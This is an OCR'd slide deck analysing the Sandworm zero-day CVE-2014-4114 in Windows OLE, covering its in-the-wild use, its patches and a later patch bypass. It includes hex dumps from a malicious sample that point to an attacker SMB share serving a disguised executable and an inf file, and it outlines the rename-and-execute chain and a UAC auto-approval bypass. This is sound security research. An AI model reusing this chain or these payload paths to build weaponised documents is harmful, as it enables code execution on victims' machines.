CVE-2014-4114

Bruno Pujos

02/12/2014

Plan

1. Context
2. OLE file
3. Exploitation & Patch
4. Silent patch
5. Fail patch
6. Conclusion

Plan

1 Context

The ”Sandworm” operation

- The team behind the operation is supposed to have begun as early as 2009. (iSIGHT)
- They are suspected to be behind other attacks during 2013/2014. (iSIGHT)
- Probably russian. (iSIGHT)
- In september 2014, launched an attack using CVE-2014-4114 (zero day at the time) against Ukranian government. (iSIGHT)
- October 14, 2014 Microsoft released a patch (MS14-060, KB3000869).

CVE-2014-4114

Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows Server 2012 Gold and R2, and Windows RT Gold and 8.1 allow remote attackers to execute arbitrary code via a crafted OLE object in an Office document, as exploited in the wild with a "Sandworm" attack in June through October 2014, aka "Windows OLE Remote Code Execution Vulnerability."


Plan

2 OLE file

OLE file

- Object Linking and Embedding
- Documented but neither exactly nor completely
- A FAT-like ”filesystem”
- OffVis

OLE file



Compound File

DIFAT Array

FAT Array

Directory Entry Array

Mini FAT Array

Root Directory Entry


Storage Directory Entry

Stream Directory Entries


Mini Stream (user-defined data)

User-defined Data Streams

OLE file



```
000800   33 00 00 00 45 6d 62 65  64 64 65 64 53 74 67 31  |3...EmbeddedStg1|
000810   2e 74 78 74 00 5c 5c 39  34 2e 31 38 35 2e 38 35  |.txt.\\94.185.85|
000820   2e 31 32 32 5c 70 75 62  6c 69 63 5c 73 6c 69 64  |.122\public\slid|
000830   65 31 2e 67 69 66 00 00  00 00 00 00 00 00 00 00  |e1.gif..........|
000840   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```



```
00000800   33 00 00 00 45 6d 62 65  64 64 65 64 53 74 67 32  |3...EmbeddedStg2|
00000810   2e 74 78 74 00 5c 5c 39  34 2e 31 38 35 2e 38 35  |.txt.\\94.185.85|
00000820   2e 31 32 32 5c 70 75 62  6c 69 63 5c 73 6c 69 64  |.122\public\slid|
00000830   65 73 2e 69 6e 66 00 00  00 00 00 00 00 00 00 00  |es.inf..........|
00000840   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

OLE file

- Can be on a remote samba
- Not necessary

Plan

3 Exploitation & Patch

Exploitation

- Exploit delivered through a ppsx file
- Powerpoint gets the two files from the OLE file
- A picture which is in reality a PE file
- A inf file which will be executed without warning
- The inf rename the picture to .exe and execute it


Exploitation

- In one function of ppcore.dll call
- PACKAGER!CPackage::DoVerb for each ole
- PACKAGER!CPackage::CreateTempFile
- SHELL32!CDefFolderMenu::InvokeCommand

Patch

- KB3000869 -
- Only one dll change: packager.dll
- CPackage::DoVerb has changes
- MarkFileUnsafe is introduced: sets the Zone Identifier to URLZONE_INTERNET

Patch - Same as before but. . .



им слідчим управлінням М

омості до Єдиного реєстру

про адовим

попер грошо

для А

раїни ародни

ють терористів.

Open File - Security Warning

Do you want to open this file?

Name: C:\Users\Hacker\AppData\Local\Temp\test1 (8).inf

Publisher: **Unknown Publisher**

Type: Setup Information

From: C:\Users\Hacker\AppData\Local\Temp\test1 (8).inf

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software. What's the risk?

Plan

4 Silent patch

Silent patch

https://twitter.com/w4kfu/status/522492861225639936

> *KB2919355 (Windows 8.1 update) remove InfDefaultInstall.exe from g_lpAutoApproveEXEList in appinfo.dll, thx cve-2014-4114 for the help.*

Silent patch

- ”g_lpAutoApproveEXEList” used by ”AipIsAutoApprovalEXE”.
- Allow a complete bypass UAC (User Account Control).

Plan

5 Fail patch

Fail patch

- http://blogs.mcafee.com/mcafee-labs/new-exploit-sandworm-zero-day-bypass-official-patch
- The patch is not robust enough
- CVE-2014-6352
- Different way to bypass the patch
- New patch KB3006226 & KB3010788 - MS14-064
- Arrived yesterday
- Not only packager.dll

KB3006226

- Rated critical for remote code execution
- Oleaut32.dll
- Called by ole32.dll which is called by packager.dll
- Path can be more complicated

KB3010788

- Rated important for remote code execution
- packager.dll again
- CPackage::DoVerb again
- Basically added test before SHELL32!CDefFolderMenu::InvokeCommand

Plan

6 Conclusion

Conclusion

- A logic bug…
- …on the Office pack.
- Several way to exploit it, the first seen in the wild was not the smartest.
- Other interesting vulnerabilities last month (and this month too).

Link

- blogs.mcafee.com/mcafee-labs/bypassing-microsofts-patch-sandworm-zero-day-root-cause
- blog.trendmicro.com/trendlabs-security-intelligence/new-cve-2014-4114-attacks-seen-one-week-after-fix/
- h30499.www3.hp.com/t5/HP-Security-Research-Blog/Technical-analysis-of-the-SandWorm-Vulnerability-CVE-2014-4114/ba-p/6649758
- www.isightpartners.com/2014/10/cve-2014-4114/
- www.slideshare.net/andrewvitalievich1/spiski-deputatov-done
  (sample)
- @w4kfu
- @HaifeiLi